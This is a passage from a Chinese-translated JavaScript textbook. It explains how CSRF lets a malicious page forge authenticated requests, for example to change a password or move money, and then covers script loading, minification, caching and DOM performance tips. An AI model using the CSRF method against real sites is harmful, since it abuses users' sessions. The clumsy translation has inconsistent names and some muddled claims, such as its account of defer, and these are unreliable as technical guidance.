称为 AjaxBand 的银行——它们使用最新的 JavaScript——需要登录。为了访问你的私人信息，你提供凭据并通过身份验证。在这个例子中，该站点使用标准形式的 cookie 定制身份验证，从而会分配一个 cookie，当在受保护的站点内查看页面时会传递该 cookie。在 AjaxBank 开展了业务之后，没有通过按下某些退出按钮或关闭浏览器结束活动的会话以使该 cookie 无效。甚至当站点支持“remember me”特征时，可能具有某些永久 cookie，你的证书在受保护的站点中仍然是良好的，并且会话可能仍然处于活动状态。在其他选项卡、其他窗口、甚至相同的窗口，继续进行后续工作，最终浏览已经被损害或恶意的站点。具有在该不安全站点上脚本的黑客可能对攻击 NativeBank 感兴趣，从而他们添加<script>、<iframe>或标签调用对目标站点的请求——在这个例子中是 AjaxBank——试图执行某些期望的动作，比如修改密码或汇款。因为用户仍然是被授权的，前面颁布的 cookie(s)被黑客制作的请求发送，并且获得 cookie。甚至对于使用 SSL 连接，这种攻击也能工作！如果对这种情况仍然不是很清楚，在图 18-20 中显示的使用 CSRF 方式的通用概览可能是有用的。




图 18-20 CSRF 的工作过程

要知道在此同源策略有一定的保护作用。来自 CSRF 请求的响应是被黑客盲目地获得的。黑客不能查看结果，因为页面使得请求与响应的请求是不同的。然而，这并不总是一个问题，并且可能无关紧要，因为黑客可能已经触发某些已知的在其他地方验证的动作。

黑客使用 CSRF 变化能做什么？如果他们希望导致某些恶作剧，他们可能触发假请求，从而制作单击广告或执行其他小的“单击”任务，他们可以从获利。他们可能通过发出导致授权者注意站点或个人的请求从而导致麻烦。例如，设想如果他们使用 CSRF 让用户在 Google 上制作请

求，比如 <http://www.google.com/search?hl=en&q=Super+Bad+Thing>。现在，不查询“Super Bad Thing”，而查询某些极端不合适的与犯罪、恐怖或其社会不接受活动的内容会如何呢？设想填写查询类型，但是这可能会被用于框架或骚扰站点或个人。他们甚至可以从站点请求大量数据以浪费目标站点的带宽或资源。这些看起来是无止境的恶作剧。

CSRF 的思想看起来是无害的——你不应当能够发出 `` 或 `<script src="example.com/lib/lib.js">` 这类请求吗？看起来这是链接的核心，但是问题可能围绕其他站点而转换。你真的知道是谁并且为什么链接到你吗？

在浏览器中 JavaScript 本身是不安全的，这不是因为语言，而是因为客户端不是值得信赖的环境。读者应当花一点时间考虑，一旦他们的脚本被加载到浏览器中，他们几乎不能控制脚本或查看发生了什么，因此假定脚本可能造成危害，并且对 Web 应用程序提供的所有数据都应当谨慎使用。如果从不信任客户端这一前提出发，离线更好些，不管未来可能虚构出什么类型的攻击。

现在回到我们的主题，尝试使 JavaScript 执行得更好。因为前面已经暗示过，有些安全技术在一定程度上可能会降低性能。这是在所有编程实践中永恒的主题——经常需要取得平衡。

18.4 性能

在 JavaScript 中性能主题有许多角度。性能可能包括脚本的加载和运行。从最终用户的角度看，性能是时间，为什么有些内容是快还是慢并不重要。然而，不是抽象地讨论用户对性能的感觉，如果希望具有改进性能的机会，必须对执行速度和加载速度进行度量，因此现在开始。

18.4.1 性能度量与工具

可靠地确定两个或更多代码片段针对任意给定的任务哪个执行得最快，不像看起来那样简单。与在第 16 章中看到的页面加载时间类似，有一些方法可以用于测量代码性能。

1. Date.getTime()

Date 对象实例的 `getTime()` 函数以毫秒数返回时间戳(从技术角度看，是自从 1970 年 1 月 1 日流逝的毫秒数)。通过保存某个操作之前和之后的 `getTime()` 返回值，并计算两者的差，可以粗略地度量流逝的时间。通过为两个或更多任务执行这种度量，可以粗略地估计出哪个任务运行得更快：

```
var endTime, startTime;

startTime = (new Date()).getTime();
someReallyLongTask_v1();
endTime = (new Date()).getTime();
console.log("Task v1 took: ~"+(endTime - startTime)+"ms to complete");

startTime = (new Date()).getTime();
someReallyLongTask_v2();
endTime = (new Date()).getTime();
console.log("Task v2 took: ~"+(endTime - startTime)+"ms to complete");
```

然而，应该强调一下前面的主张中的术语“粗略”。`getTime()` 函数可以每 15ms 触发一次。甚

至在最快的情况下，仅 1ms 触发一次。尽管这听起来不是很多时间，但是对于关心性能基准的大部分操作，这是很长的时间。

幸运的是，还有更高级的性能基准技术，可以有效地最小化这一限制，从而提供更加清晰的执行速度情况。

2. Web 计时

随着对更加精确地识别与性能相关的度量数据的需求的增加，开发了针对这种度量的标准方法和格式。Web 性能工作组已经开发了针对如何获取、保存以及共享 Web 计时度量的规范。

在第 16 章中看到了来自 Web 性能工作组的一个实现了的规范。正如所看到的，`window.performance.timing` 对象包含有用的属性，这些属性可以帮助确定页面加载期间的所有瓶颈。下面跟踪每个页面加载动作发生的时间，如图 18-21 所示。




图 18-21 页面加载计时信息

来自该工作组的另一个规范对于跟踪页面中的性能有所帮助。在本书出版时，该规范仍然处于开发阶段，但是很明显在不久的将来可以用于度量性能，而不必使用时间戳。

3. 浏览器工具

正如在本章前面所看到的，所有现代浏览器都具有内置调试器的开发工具。在大部分这些工具中，有一些可以用于测量 Web 页面在浏览器中执行速度和内存性能的工具。

位于浏览器中的许多 Web 开发工具，包括 Firebug，具有网络资源的“瀑布”图形视图，如图 18-22 所示。“瀑布”是资源加载方式、时间和顺序等方面的图解。为了优化页面加载性能，这种可视化内容对于理解问题出现在什么地方是很重要的。




图 18-22 显示页面加载网络活动的浏览器工具

此外，该开发工具还包括分析器，能够捕获所有各种 JavaScript 操作、函数调用等在页面中执行的精确计时。启动分析器捕获，运行某些代码，然后分析结果。

该工具会提供一个列表，内容包括所有调用的函数、调用堆栈以及每个调用的单独时间或合计时间。如果 JavaScript 代码运行缓慢，则可以利用这个极其有用的工具来缩小问题源范围。对于精确测量性能计时，该工具也是有用的，因此甚至可以比前面描述的基准更加精确地设立基准或比较不同方法的性能。

18.4.2 页面加载性能

从最终用户的角度看，JavaScript 的允诺是丰富和速度。尽管部分页面更新可以在视觉上改变 Web 应用程序执行速度的用户感知，但是实际上很有可能会构建比较慢的 JavaScript 应用程序。为了帮助缓和这个问题，在此快速看一看一些简单的性能改进技术，在 Web 应用程序中可以使用这些技术，从 Web 性能的黄金准则开始：

Web 性能黄金准则：少发送，低频率。

以更加说明的方式，可以这样说：

为了改善 Web 站点的性能，应当只发送必需的数据，并且除非确实需要，否则不要要求更多的数据或重复请求。

不管如何叙述，该性能黄金准则直接促进了三个思想：脚本的灵巧加载、压缩以及缓存。

下面将详细分析为提高性能而优化 JavaScript 代码的第一个方面，是在浏览器承载的 Web 页面中的任何 JavaScript 代码运行中的第一步：加载 JavaScript 资源。

1. 加载脚本

正如前面所提到的，JavaScript 通常以同步方式加载；当加载 JavaScript 时会阻塞所有其他脚本或 HTML。在不同的时间间隔发生许多不同的任务(许多会尽可能并行执行)，会使得 Web 页面根本不响应完整显示，所有会减慢并行优化页面加载和渲染的动作都应当谨慎地执行并保留。这是为什么考虑到性能，只作为计数器在页面中包含 JavaScript。

除非根本不使用 JavaScript，否则必须至少使用一个或几个<script>标签。关键是使得<script>标签的数量尽可能少，(如果可能的话)将它们放到页面的末尾处，从而允许在刚开始加载时显示其他内容，并且除非确实需要，否则应当避免使用 document.write()。

浏览器足够智能，能够平行地获取多个脚本文件，尽管通常仍然必须按顺序执行它们。可以使用在第 16 章讨论的 defer 和 async 特性来帮助改善脚本执行的性能。当在<script>标签上放置 defer 特性时，在所有正常的脚步完成加载之前不会加载该脚本。如果在<script>标签上放置 async 特性，则当遇到该脚本时会开始加载，但是会立即继续下一个脚本。注意延迟的脚本会按顺序进行处理，对于这两种情况需要记住的是，来自其他脚本的引用与正常的执行相比能够在不同的时间访问：

```
<script src="externaljs-slow.php" async></script>
<!-- Starts load but continues to next script before completion -->
<script src="externaljs-slow2.php" defer></script>
<!-- Skips until nondeferred scripts are loaded -->
<script src="externaljs-1.js" async></script>
<!-- Starts load but immediately continues to the next script -->
<script src="externaljs-2.js" defer></script>
<!-- Loads after previous defer script completes. -->
```

动态脚本加载 为了避免前面描述的对性能的负面影响，一种称为“动态脚本加载”的技术可能是有用的。顾名思义，动态脚本加载仍然完成脚本加载任务，但是以一种允许浏览器避免昂贵的负担的方式完成脚本加载，这种负担会导致脚本当加载/运行它时“阻塞”所有其他内容。

动态脚本加载本质上意味着动态创建 script 元素，然后手动将其追加到 DOM(与 HTML 解析器在标签中遇到<script>时的操作方式类似)。这是使用 document.createElement()命令完成的：

```
var el = document.createElement("script");
el.src = "file.js";
(document.head || document.getElementsByTagName("head")[0]).appendChild(el);
```

注意：

上面的代码片段假定已经解析了文档的<head>，并且可以修改<head>，从而注意不要在准备好<head>之前运行该脚本。

不仅在初始化页面加载期间，而在对于之后加载 JavaScript 资源，这种技术都是有用的(称之为“按需加载”，在后面会对此进行讨论)。

关于动态脚本加载，除了对性能的显著改进之外，还有其他一些非常重要的内容需要记住：

- 动态加载的脚本不会阻塞页面的 DOMContentLoaded(即“DOM 准备好了”)事件或 window.onload 事件。
- 动态加载的脚本没有以可靠的跨浏览器方式、以任意定义好的顺序执行的默认行为。如果关心执行顺序，则必须维护内部标志并以可靠的方式设置执行顺序，并避免竞态条件。

引导 对于高效地将脚本加载到页面，不管使用脚本加载技术有多么好，如果页面具有一般数量或更多的 JavaScript 功能，通常不必在开始时、在第一个页面加载体验的最关键时刻期间加载所有 JavaScript。根据经验，考虑到带宽和处理能力的限制(特别是在移动设备上)，最好在最初的页面期间只加载对于第一个页面加载体验确实非常关键的脚本，然后加载其他 JavaScript 代码。

引导是确定站点所必需的代码的过程，首先加载必需的代码，然后加载剩余的代码。对于引导者代码，典型的候选物是基本的事件处理程序、脚本加载器，以及构建页面的剩余部分和优美地处理在页面完成构建之前可能发生的所有错误的逻辑。引导技术通常在空闲的后台时间尽可能地继续加载所有剩余页面的 JavaScript 代码。这种方法假定，在几乎所有情况中用户最终会需要所有代码，并且试图加载所有脚本，从而为用户需要时做好准备。

懒惰加载 另一种密切相关的技术被称为“懒惰加载”或“按需加载”。与引导类似，根据命令加载最初只加载代码的一个小子集——只加载哪些最初的用户页面交互所需要的脚本——但是，不会自动在后台继续加载剩余的页面代码，按需加载在加载其他代码之前，会等待明确的信号(事件)。这种技术假定每个浏览器并不是会使用所有脚本，因此它会进行等待以了解每个用户的需求，并只加载需要的代码。

对于优化性能，这种技术可能非常强大，但是应当谨慎使用。如果用户在日历小组件上单击，在响应用户单击之前为了加载日历小组件的代码，用户必须等待半秒钟，或三秒钟或更长时间，用户可能会因为界面响应如此缓慢而变得非常灰心。应用这些类型的优化时，应仔细考虑并计划期望的用户体验。

预加载 最后一种加载技术称为预加载，它可以帮助缓解按需加载的慢响应问题。可以先预加载脚本资源，但是在需要按需加载技术之前不执行它们。

对于预加载可以使用的第一种方法是在 HTML 标记中使用<link rel="prefetch">。这个标签建议浏览器继续执行，并预加载链接的资源(例如 JavaScript 文件)，使其准备在缓存中运行，以防站点中的后续页面需要或请求它。

然而，预取只是作为对浏览器的建议而定义的。如果浏览器正在忙于其他事情或者在当前条件下感觉预加载资源没有好处的话，可以随意地忽视这一建议。对于缓存预加载还有其他一些非标准的技巧。没有哪个技巧能够在所有浏览器中工作。因为这些技巧是非标准的并且不常用，所以在此不对它们进行详细介绍。

2. 为提高加载速度而编写脚本并做好准备

编写具有较高的可读性和可维护性的 JavaScript 代码，与编写尽可能小以提高加载速度的 JavaScript 代码是不同的。开发友好版本的 JavaScript 不仅通常充满空白符和有帮助的注释，而且通常使用比较长的并且具有描述性的函数名称以及变量名称标识符。开发版本的文件可能比尽可

能小的版本的文件大 30-50%，对此不应当感到惊奇，开发人员更喜欢在最终的 Web 站点上使用尽可能小的版本的脚本文件。对于 JavaScript 开发人员来说，一个非常实用的性能优化技巧是理解可以使最终 JavaScript 资源尽可能小的技术。

缩小 如图 18-23 所示，缩小是取得 JavaScript 文件并移除所有非必需的空白符和注释的过程。许多缩小器还采取额外的步骤，查找那些具有非必需的长名称的变量和函数标识符，并将它们重新命名为更短的标识符名称。当然，只能重新命名私有变量，外部代码不能通过名称访问这些变量。否则，缩小器可能因为重命名变量而破坏站点。缩小通常可以使源文件的大小减少 20%~30%。




图 18-23 缩小

Gzip 压缩 压缩指当将文件从 Web 服务器上向外发送时在文件的原始字节上应用压缩算法。压缩也可以提前进行，但通常是当请求文件时即时进行的。当通过 Internet 发送文件时对文件进行压缩，并且浏览器能够自动识别接收到的压缩文件，并且在将其给予 Web 页面之前进行解压缩。Gzip 压缩通常可以对已经缩小过的文件再减小 10%~15%，对于未缩小过的文件可以缩小高达 70%。

打包 正如在第 1 章所提到的，通常期望将多个脚本联合到单个文件中。不是像下面那样使用多个脚本文件：

```
<script src="core.js"></script>
<script src="formvalidation.js"></script>
<script src="animation.js"></script>
```

而是将多个文件组合到单个请求中，像下面那样：

```
<script src="bundled.js"></script>
<!-- contains core.js, formvalidation.js, and animation.js in a single file -->
```

这样可以降低页面中请求的数量，从而可以加快渲染速度。

缓存 性能准则的第二部分是，除非确实需要，否则永远不要发送相同的数据——这是缓存的目标。在 Internet 上有多种类型的缓存，但是对于 JavaScript，用户的本地浏览器缓存是主要关注的。在用户的本地缓存中保存接收到的数据有助于避免再次回到网络获取数据。遗憾的是，来自客户端缓存的优点可能不像你所认为的那样。早在 2007 年 Yahoo 的一项研究表明，潜在地有高达半数以上的浏览器当他们浏览流行的站点时没有缓存体验。通常，用户对从他们的缓存的清除隐私具有妄想的倾向，试图不让其他人知道他们曾经浏览过哪些网站以及进行过什么操作。

注意：

过度地缓存清除行为的用户习惯不可能改变，但是如果你遇到这种情况的话，你可能希望注意你的浏览习惯可能被 ISP 通过 DNS 查验或仅仅是原始的路由器通信所收集、研究甚至出卖。此外，跟踪机制的替代者可能超出了 cookie，比如基于闪存的离线存储使用共享的对象，通过简单的缓存清理通常不能清除。

即使用户没有取消他们的缓存，但是从 Web 开发人员的角度看，关于缓存仍然有许多误解。不管最终用户做什么，指示有些内容是可以缓存的，这很重要，从而用户不必再次下载，除非需要。但是如何准确地进行该工作呢？在很大程度上是服务器控制着资源是否可以被缓存，因此确保服务器设置恰当的缓存头是很重要的。缓存资源的规则非常多，并且超出了本节详细讨论的范围。一个非常好的在线资源是 Mark Nottingham Caching Tutorials(www.mnot.net/cache_docs/)。JavaScript 开发人员需要理解他们使用的资源的缓存能力，因为这会直接影响后续页面查看以及返回浏览的页面的性能。

18.4.3 运行时性能

到目前为止，已经介绍了如何提高将脚本加载到页面中的速度。而对于所有 JavaScript 开发人员来说，一个非常有价值的技巧集合可能是在 JavaScript 执行/运行期间识别潜在的性能瓶颈，以及在不将代码弄得非常古怪或更难维护的情况下消除这些瓶颈的能力，甚至这类技巧更重要。

实际上，通过大力优化 JavaScript 引擎，代码中的所有运行时操作都可能被自动优化。有人可能会尝试更加机灵的引擎，但有时那是没有结果的任务。同样不负责的是随意编写代码而毫不顾及性能，并期望引擎解决错误。此外，即使在你喜爱的浏览器中某些工作非常快，也应该考虑到其他流行的浏览器中可能慢得多。

当在本小节的剩余部分检查性能改进的潜在区域时，考虑以下几点：

- 如果在应用程序中注意到落后的性能，并且不知道从哪儿查找问题，可以使用的最好的工具是 JavaScript 分析器。
- 当编写代码时，能够识别降低性能的模式，也是非常有价值的技巧。在开发期间避免性能瓶颈比在发布之后发现问题要更明智。
- 在没有测试以及基准测试的情况下，永远不要盲目地编码。
- 执行很好的代码不一定是古怪的或难以维护的，但不会总是与那些没有针对性能优化而构建的代码那样优美、语义清晰或自解释。当进行优化时，如果发现必须重新安排某些代码，并且有些令人困惑，请编写一些注释。

- 在古怪的代码和性能更好的代码之间的平衡应当由性能瓶颈的严重性确定。更关键的代码，可能需要更加进一步地优化。

本节剩余部分假定你已经使用分析器识别出代码的瓶颈部分，或者已经使用某些工程理论识别出潜在的陷阱，考虑这些指导提示。一旦已经明确了进行检查的代码部分，下面的模式应当可以就如何恰当地优化代码提供建议。请记住，总是进行测试。然后，在不同的浏览器中再次进行测试！

1. 非特定于语言的策略

有许多不是特定于 JavaScript 的一般的编程优化和技术。可以在各种编程语言中使用这些技术提高性能。下面将查看一些用于提高脚本性能的方法。

过多的函数调用 可重用性、代码组织以及可扩展性是编程领域中非常重要的概念，并且在 JavaScript 中函数是基本的构造块，它使得编写大规模脚本成为可能。

在代码中，函数是如此的通用和普遍，可能会很容易地忘记调用函数并非是“免费的”操作。当调用函数时，必须执行许多设置操作(之后需要清除这些设置)，包括堆栈内存管理、管理传递的参数、捕获结束范围、准备返回值等等。与大部分与性能相关的问题类似，一个函数调用不是很昂贵，但是如果重复调用函数许多次，代价就会增加。

当调用循环时可能会过度使用函数。从代码重用和代码组织的角度看，函数使代码变得清晰提供了非常好的方式：

```
function avg() {
    var ret = 0;
    for (var i=0; i<arguments.length; i++) {
        ret += arguments[i];
    }
    return (ret/arguments.length);
}

var list_of_nums = [
    {a: 1, b:2, c:3},
    {a: 15, b:0, c:97},
    {a:-8, b:-8, c:-8},
    // ...
];
for (var i=0; i<list_of_nums.length; i++) {
    list_of_nums[i].average = avg(list_of_nums[i].a, list_of_nums[i].b,
list_of_nums[i].c);
}
```

这段代码非常清晰并且容易理解，但注意为列表的每次迭代都调用 avg() 函数。假定这个列表具有数千个甚至更多条目。这意味着会大量调用 avg()。数据越多，这段代码会变得越慢。

内联代码逻辑会使代码更少并且每次迭代中的函数调用更少，因此代码执行通常应当更快一些：

```
var list_of_nums = [
    {a: 1, b:2, c:3},
```

```

    {a: 15, b:0, c:97},
    {a:-8, b:-8, c:-8},
    // ...
  ];

  for (var i=0; i<list_of_nums.length; i++) {
    list_of_nums[i].average = (list_of_nums[i].a + list_of_nums[i].b +
    list_of_nums[i].c) / 3;
  }

```

过多地使用对象 与过多使用函数问题类似的另外一个模式是对象和类的 API 设计。尽管设计方法的目的是为函数的用户隐藏不必要的细节，但必须与不违反用户的合理性能期望之间取得平衡。调用 `lib.add()` 并传递一系列数字进行相加的开发人员，通常会期望大体上是线性的性能，这意味着简单地线性经过该数字列表。如果函数实现实际上造成三个或更多函数调用，以试图充分利用常规的并且抽象的 API，则性能会受到影响并且会违反用户对性能的期望。

递归 递归根据其本质会导致大量函数调用。在某些浏览器中，对递归层次的限制可能很低，但是在其他引擎中递归可能在没有深入检查的情况下运行。请牢记，即使在最复杂的 JavaScript 应用程序中，超过 15 层的调用堆栈也不常见。所以，如果单个递归函数创建的调用堆栈达数百层深的话，显然会造成问题，不单会对速度性能造成影响而且会大量地消耗内存。因此，应当谨慎使用递归。幸运的是，许多递归模式可以使用循环重新编写。

过多的循环 与通过将内容放入到循环中减少函数的使用类似，也可以通过在以循环铺开 (loop unrolling) 而著称的循环中重复内容来减少对循环的使用。应当慎用这种技巧，因为它在文件大小和变量分配方面的代价，可能会导致使用这种技巧不值得。然而，如果必须执行大量操作，将它们分组到单个循环迭代中，然后相应地改变增量器可以提高性能。

其他策略 可为优化使用其他一些著名的策略。第一个是移除所有死代码。死代码占用带宽和执行时间。即使永远不访问该代码，它仍然会被处理。某些情况下，从来没有使用过的赋值也可能会发生。

可采用的另一个简单步骤是减少查验。当执行对象的方法时，保存其结果，从而不必重复执行。类似地，应当只访问对象的属性一次，然后将其保存在局部变量中。对于循环这是很重要的，因为经常根据数组的长度进行循环。不是使用下面的代码：

```
for (var i=0; i<myArray.length; i++)
```

而在一个变量中保存 `length` 属性，从而不需要每次执行查找：

```
var arrayLength = myArray.length;
for (var i=0; i < arrayLength; i++) { }
```

2. DOM 访问

DOM 是一种非常特殊的、页面在内存中的表示，所有元素都表示为对象，并且使用父-子层次链接到一起。在这种结构中搜索或修改内容不是特别高效，当 JavaScript 尝试与其进行交互时，这是造成性能下降的主要原因。

为了最小化访问 DOM 的性能瓶颈，尝试将动作分组到一起。例如，如果将一些项目插入 DOM

中(例如,一系列由标签定义的链接),一次全部插入它们可能会更好些,而不是为每个项目调用 `appendChild()`。

有两种方法可以完成这种操作。第一种是创建没有连接到存活的页面 DOM 的 DOM 片段。将项目添加到 DOM 片段比将其添加到存活的 DOM 上代价要小得多,从而可以先将所有项目添加到 DOM 片段上,然后通过一个动作将该 DOM 片段添加到存活的 DOM 中:

```
var list_of_items = ["apple", "orange", "pear", "banana", "squash", "tuna"];

var list = document.createElement("ul");
for (var i=0; i < list_of_items.length; i++) {
    var item = document.createElement("li");
    var text = document.createTextNode(list_of_items[i]);
    item.appendChild(text);
    list.appendChild(item);
}
document.body.appendChild(list);
```

将项目插入到 DOM 片段中其代价更低,尽管不是免费的。有时,特别是对于大列表,通过 `innerHTML` 的字符串连接甚至可以提供更快捷的方法:

```
var list_of_items = ["apple", "orange", "pear", "banana", "squash", "tuna"];

var list = "<ul>";
for (var i=0; i < list_of_items.length; i++) {
    list += "<li>" + list_of_items[i] + "</li>";
}
list += "</ul>";
document.body.innerHTML += list;
```

这些方法还有助于减少页面重新布局的时间。当关于页面显示结果的某些内容发生变化是重新布局页面,比如插入或删除一个 DOM 元素。对于发生的每次修改,浏览器渲染引擎都必须重新计算页面的元素应当如何“流动”,然后重绘页面。整个过程通常很快,从而肉眼不会察觉到,但如果在相互独立的操作中对 DOM 进行多次修改,则可能会导致不必要的一系列“重新布局”事件,这会明显增加页面显示的延迟时间。如果将几个修改收集到一个操作中,浏览器只需要进行一次重新布局计算,从而会更快。

除了在 DOM 中修改元素会造成速度下降之外,在 DOM 中进行搜索也需要付出代价。使用在第 10 章讨论的 DOM 访问方法会导致在 DOM 中进行查询。

常见的降低性能的模式是为每次执行某些动作而需要某个元素时重新查询 DOM。这是非常浪费的,因为每次都需要为查找而付出代价。更好的方法是为需要的元素只执行一次查找,然后将该集合的引用保存到一个变量中,从而可以重复使用:

```
var foo_items = document.getElementsByClassName("foo");
for (var i=0; i < foo_items.length; i++) {
    foo_items[i].className = "item_off";
}

// ... later, using the same cache of items
```

```
for (i=0; i < foo_items.length; i++) {
    foo_items[i].className= "item_on";
}
```

从访问方法返回的数组实际上是特殊的 `NodeList` 集合，这意味着如果在查询之后 `DOM` 发生了变化，该数组会自动更新。

3. 事件委托

在事件处理中常见的编程错误是为许多类似的元素(至少包含类似的内容)关联处理程序。例如，不需要为 `<a>` 链接列表中的每个链接关联处理程序。如果有大量链接的话，这么做会占用大量额外的时间，还会浪费不必要的内存。

